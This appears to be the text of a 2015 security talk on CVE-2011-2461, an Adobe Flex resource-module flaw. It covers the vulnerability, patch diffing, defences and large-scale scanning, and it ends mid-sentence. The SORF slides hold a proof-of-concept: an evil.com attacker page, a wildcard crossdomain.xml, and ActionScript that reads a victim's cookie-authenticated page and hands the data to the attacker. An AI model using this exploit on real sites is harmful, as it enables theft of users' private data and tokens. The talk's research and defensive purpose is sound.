The old is new, again.
CVE-2011-2461 is back!

Troopers 2015

About Us

Luca “ikki” Carettoni

- ✓ Application Security @ LinkedIn
- ✓ Securing the Internet, one bug at a time™
- ✓ @_ikki

Mauro “sneak” Gentile

- ✓ Application Security @ Minded Security
- ✓ Security Researcher
- ✓ MSc in Computer Engineering
- ✓ @sneak_

The views and opinions expressed in this presentation are those of the authors and do not reflect the position of our employers.

Also, our companies do not endorse this research …bla bla

Agenda

- Introduction
  - Adobe Flex Localization
  - Same-Origin Policy in Adobe plug-ins
- Vulnerability analysis
  - Identification and Exploitation
- Official patch analysis
  - Reversing the fix and busting the vulnerable code
  - How to defend
- Scanning at scale
  - Identifying vulnerable SWF files
  - ParrotNG
  - Results and PoCs

How it started...

Introduction

- Adobe Flex, read “Apache Flex” since 2011
  - Open source SDK for developing RIAs based on Adobe Flash
  - Provides a set of tools and classes to develop interactive apps
    - UI layout designed through MXML
    - ActionScript for dynamic features
  - It builds SWF files
    - They run in browsers with Flash plug-in enabled
    - Apps follow the same security rules as “native” Flash apps, at least for content running in the browser

Flex Localization

- Starting from Flex v3, apps support dynamic localization
  - Approach based on properties files
    - Depending on the actual localeChain, the app modifies text labels and images at run time
    - Handy feature for easily localizing applications

/src/locales/en_US/resources.properties

```
app.name=Name
app.surname=Surname
```

/src/locales/it_IT/resources.properties

```
app.name=Nome
app.surname=Cognome
```

/src/App.mxml

```
[ . . . ]

<mx:FormItem label="{resourceManager.
getString('resources','app.name')}">
                    <s:TextInput />
          </mx:FormItem>

[ . . . ]
```

Flex Localization (cont'd)

- Two possibilities to localize Flex apps:

1. Compile the localization properties files directly in your application
   - The application SWF file includes both the app and the localization files

2. Compile the localization properties files separately, and let the application load them at run time
   - Each properties file is built in a SWF file, called **Resource Module**
   - The application can load the required module at run-time
   - Possibility to modify text labels without recompiling the entire project

Preloading resource modules


- Resource pre-loading by passing FlashVars in the HTML wrapper
  - resourceModuleURLs: “A comma-separated list of URLs from which resource modules will be sequentially preloaded. Resource modules are loaded by the same class as RSLs, but are loaded after the RSLs. The URLs can be relative or absolute.”

```
<object width="100%" height="100%"
        type="application/x-shockwave-flash"
        data="http://victim.com/App.swf">
  <param name="flashvars"
         value="resourceModuleURLs=English.swf ">
</object>
```

SOP in Adobe plug-ins

- Flash applets have their security context derived from the origin they are loaded from
  - Same-origin interaction is allowed
    - Flash movie hosted at **A.com** can access data on **A.com**
  - Cross-origin interaction is not allowed unless the receiver domain defines a cross-domain policy
    - Flash movie hosted at **A.com**

    can access data hosted on **B.com** if and only if B defines its own **crossdomain.xml** file



SOP in Adobe plug-ins (cont'd)

- Flash applets can make HTTP requests with cookies (and retrieve responses) to the domain they are loaded from
  - Just think about Rosetta Flash: abusing JSONP handlers to "interact" with domains reflecting alphanumeric callbacks
  - As we all know, letting people upload Flash movies leads to XSS
  - Common countermeasures
    - Sandbox domains
    - Content-Disposition: attachment
    - but still, you should take into consideration polyglots...

What if...

- Malicious web pages can ask Flex apps to load arbitrary resource modules
- The resource module can be loaded from arbitrary domains as well...

CVE-2011-2461

Security update available for Flex SDK

Release date: November 30, 2011

Vulnerability identifier: APSB11-25

CVE number: CVE-2011-2461

Platform: Windows, Macintosh and Linux

SUMMARY

An important vulnerability has been identified in the Adobe Flex SDK 4.5.1 and earlier 4.x versions and 3.x versions on the Windows, Macintosh and Linux operating systems. This vulnerability could lead to cross-site scripting issues in Flex applications. Adobe recommends users of the Adobe Flex SDK 4.5.1 and earlier 4.x versions, and the Adobe Flex SDK 3.6 and earlier 3.x versions update their software, verify whether any SWF files in their applications are vulnerable, and update any vulnerable SWF files using the instructions and tools provided as outlined in the tech note linked in the "Solutions" section below.

AFFECTED SOFTWARE VERSIONS

- Adobe Flex SDK 4.5.1 and earlier 4.x versions for Windows, Macintosh and Linux
- Adobe Flex SDK 3.6 and earlier 3.x versions for Windows, Macintosh and Linux

Adobe marked it as XSS and released a tech note to verify the vulnerability and to explain how to patch it.

CVE-2011-2461 (cont'd)

- Resource modules inherit the security sandbox of the caller SWF
  - External SWF file - loaded from arbitrary domains - can access data hosted on the caller domain

```
<object width="100%" height="100%"
        type="application/x-shockwave-flash"
        data="http://victim.com/App.swf">
  <param name="flashvars"
value="resourceModuleURLs=http://[arbitrary_evil_domain]/module.swf ">
</object>
```

- Impact
  - By asking victims to visit a malicious web page, the vulnerability allows attackers to steal victims' data hosted on the vulnerable SWF file's origin
  - "Indirect" SOP bypass

Exploiting CVE-2011-2461

- Exploitation scenarios
  - SORF: Same-Origin Request Forgery to steal anti-CSRF tokens and private data
  - UI Redressing: override text labels by importing a valid resource module, whose text is controlled by the attacker
  - XSS in older versions of Flash Player
    - Logically similar to UXSS since the app itself does not need to be vulnerable to XSS
    - Not possible to pass resourceModuleURLs in querystring anymore

resourceModuleURLs as GET parameter

- In current Flex version, resourceModuleURLs cannot be declared from the querystring
  - Security enhancement or bug?
  - “Child SWFs or modules, including resource modules, that are loaded at runtime sometimes fail to load when the SWF location is specified as a URL parameter”
    - See https://helpx.adobe.com/x-productkb/multi/loading-child-swfs-runtime-sometimes.html
  - This limits significantly the impact of the vulnerability
    - Unless the application uses a custom wrapper

SORF

- **Same-Origin Request Forgery** attack flow


1. The vulnerable SWF file is forced to load an external resource module which can “interact” with the domain the SWF file is loaded from - due to the vulnerability

2. The resource module performs HTTP requests to steal victim’s private data since cookies are automatically appended

3. Finally, it “sends” stolen data to the attacker’s domain

SORF (sequence diagram)

- Same-Origin Request Forgery



SORF (code on the attacker's side)

- http://evil.com/test.html

```
<textarea id="x" style="width: 100%; height:50%"></textarea>

<object width="100%" height="100%"
      type="application/x-shockwave-flash"
      data="VULNERABLE_SWF">
  <param name="allowscriptaccess" value="always">
  <param name="flashvars" value="resourceModuleURLs=http://evil.com/URLr.swf?
url=TARGET_WEBPAGE">
</object>
```

- http://evil.com/crossdomain.xml

```
<?xml version="1.0"?>
<cross-domain-policy>
  <allow-access-from domain="*" />
</cross-domain-policy>
```

VULNERABLE_SWF such as http://target.example.com/a.swf
TARGET_WEBPAGE such as http://target.example.com/creditcardinformation.php

SORF (code on the attacker's side)

- A generic payload (http://evil.com/URLr.swf)

```
package {
    import flash.display.Sprite;
    ...

    public class URLr extends Sprite {

      public static var app : URLr;

      public function main():void {
            app = new URLr();
      }

         public function URLr() {
           var url:String = root.loaderInfo.parameters.url as String;

             var loader:URLLoader = new URLLoader();
             configureListeners(loader);

             var request:URLRequest = new URLRequest(url);

              ...

         private function completeHandler(event:Event):void {
          var loader:URLLoader = URLLoader(event.target);
           var res:String = escape(loader.data);

           ExternalInterface.call("eval", "document.getElementById('x').value='" + res + "';document.
getElementById('x').value=unescape(document.getElementById('x').value)");
      }
    }
}
```

DEMO 1
Exploiting CVE-2011-2461

Analysing the patch

Flex Security Issue APSB11-25

What's covered

To the top

Issue

Due to a vulnerability in the Flex SDK, many applications built with Flex are vulnerable to cross-site scripting (XSS) attacks. It's necessary to patch the applications to protect user data.

"It's necessary to patch the applications to protect user data."

Which applications are vulnerable?

- All web-based (not AIR-based) applications built using any release of Flex 3.x are vulnerable. (These versions include 3.0, 3.0.1, 3.1, 3.2, 3.3, 3.4, 3.4.1, 3.5, 3.5A, and 3.6.)
- Web-based applications built using any release of Flex 4.x compiled using static linkage of the Flex libraries rather than RSL (runtime shared library) linkage are vulnerable. (Versions affected include 4.0, 4.1, 4.5, and 4.5.1.) However, there are certain cases that involve the use of embedded fonts that aren't vulnerable. AIR-based applications aren't vulnerable.
- Most applications built with Flex 4.x that were compiled in the default way (specifically, using RSL linkage) aren't vulnerable. However, there are rare cases in which they are vulnerable.
- Applications built using any release of Flex before 3.0 are not vulnerable.
- Applications built with Flex that are AIR-based (not web-based) are not vulnerable.
- SWF files that were created without using Flex (such as files created in Adobe Flash Professional) are not vulnerable.

Analysing the patch (cont'd)

- Anything unusual?
  - Well, the patch does not affect the Adobe Flash Player but the Flex framework modules
  - Therefore developers are asked to patch their apps or recompile them through a non-vulnerable version of the Flex SDK

- Adobe provided a reliable tool for identifying whether SWF files are vulnerable or not
  - It is able to patch compiled applications w/o recompiling
  - Very useful, also in the case of missing sources

Testing patched applications

- After the patch, resource modules do not inherit the embedding SWF's origin anymore
  - Resource modules can be loaded exclusively from the same-origin
  - Although this may look very clear at this point, we needed to reverse the patch to make sure we really got the point
  - During our preliminary analysis, we noticed some inconsistencies:
    - i.e. some apps were correctly loading x-domain SWF modules, whereas some others were not

Busting the vulnerable code

- Adopted methodology

  1. We took two versions of the same Flex application sample
  The first one vulnerable, whereas the second one patched by the Adobe patch tool.

  2. We decompiled the two samples and diffed them

  3. Analyzing the code diff we were able to understand both the vulnerable ActionScript code and the patch

- In the end, we proved that our hypothesis regarding security sandbox inheritance was indeed correct

Vulnerable vs patched

Vulnerable SWF

```
class ModuleInfo

public function load(applicationDomain:
ApplicationDomain = null,
securityDomain:SecurityDomain = null) : void {
      if(_loaded)
      {
         return;
      }
      _loaded = true;
      limbo = null;
      if(_url.indexOf("published://") == 0)
      {
         return;
      }
      var r:URLRequest = new URLRequest(_url);
      var c:LoaderContext = new LoaderContext();
      c.applicationDomain = applicationDomain?
applicationDomain:new
ApplicationDomain(ApplicationDomain.
currentDomain);
      c.securityDomain = securityDomain;
      if(securityDomain == null && Security.
sandboxType ==
Security.REMOTE)
      {
         c.securityDomain = SecurityDomain.
currentDomain;
      }
      loader = new Loader();
```

Patched SWF

```
class ModuleInfo

public function load(applicationDomain:
ApplicationDomain = null,
securityDomain:SecurityDomain = null) : void {
      if(_loaded)
      {
         return;
      }
      _loaded = true;
      limbo = null;
      if(_url.indexOf("published://") == 0)
      {
         return;
      }
      var r:URLRequest = new URLRequest(_url);
      var c:LoaderContext = new LoaderContext();
      c.applicationDomain = applicationDomain?
applicationDomain:new
ApplicationDomain(ApplicationDomain.
currentDomain);
      c.securityDomain = securityDomain;
      if(securityDomain == null && false == true)
      {
         c.securityDomain = SecurityDomain.
currentDomain;
      }
      loader = new Loader();
```

How to protect

- Three options:

    1. Recompile vulnerable SWF files with the latest Apache Flex SDK, including static libraries

    2. Patch them with the official Adobe patch tool, as illustrated in the official Tech Note. This seems to be sufficiently reliable, at least in our experience

    3. Delete them, if not used anymore

Bonus suggestion:

1. Use strict *cross-domain* policy files
2. Do not relax it!

Recap

- We had a cool bug, but it turned out to be a 1-day
- CVE-2011-2461 was patched in the Flex SDK
  - Vulnerable SWF files can still be exploited in fully patched web browsers with the latest Flash plug-in
- No technical details about exploitation were published
- Successful exploits would lead to indirect SOP bypass, data stealing and actions forging

So, what's next?

Any chance to catch vulnerable real-world Flex applications after 4 years?

Automating vulnerability detection


1. Identify vulnerable SWF files in a programmatic fashion

2. Build a tool
   a. ParrotNG

3. Scan the Internet
   a. Find Subdomains + Your Favourite Search Engine + Selenium + ParrotNG
   b. Repeat (3a) with multiple computers and wait

ABC Inspection

1. Identify a heuristic to distinguish whether a given SWF file is vulnerable or not
   a. Flex applications only
   b. Empirically conducted by comparing different versions of the same Flex application sample and focusing on the *ModuleInfo:::load* method
   c. Identified patterns in the ActionScript Bytecode (ABC) to uncover the vulnerability



NAME

swfdump – Display an SWF file's content.

Synopsis

swfdump [–atpdu] file.swf

DESCRIPTION


A tool for displaying information about flash files

swfdump shows ids, names and depths of objects defined in the SWF file. It can furthermore also disassemble Actionscript,

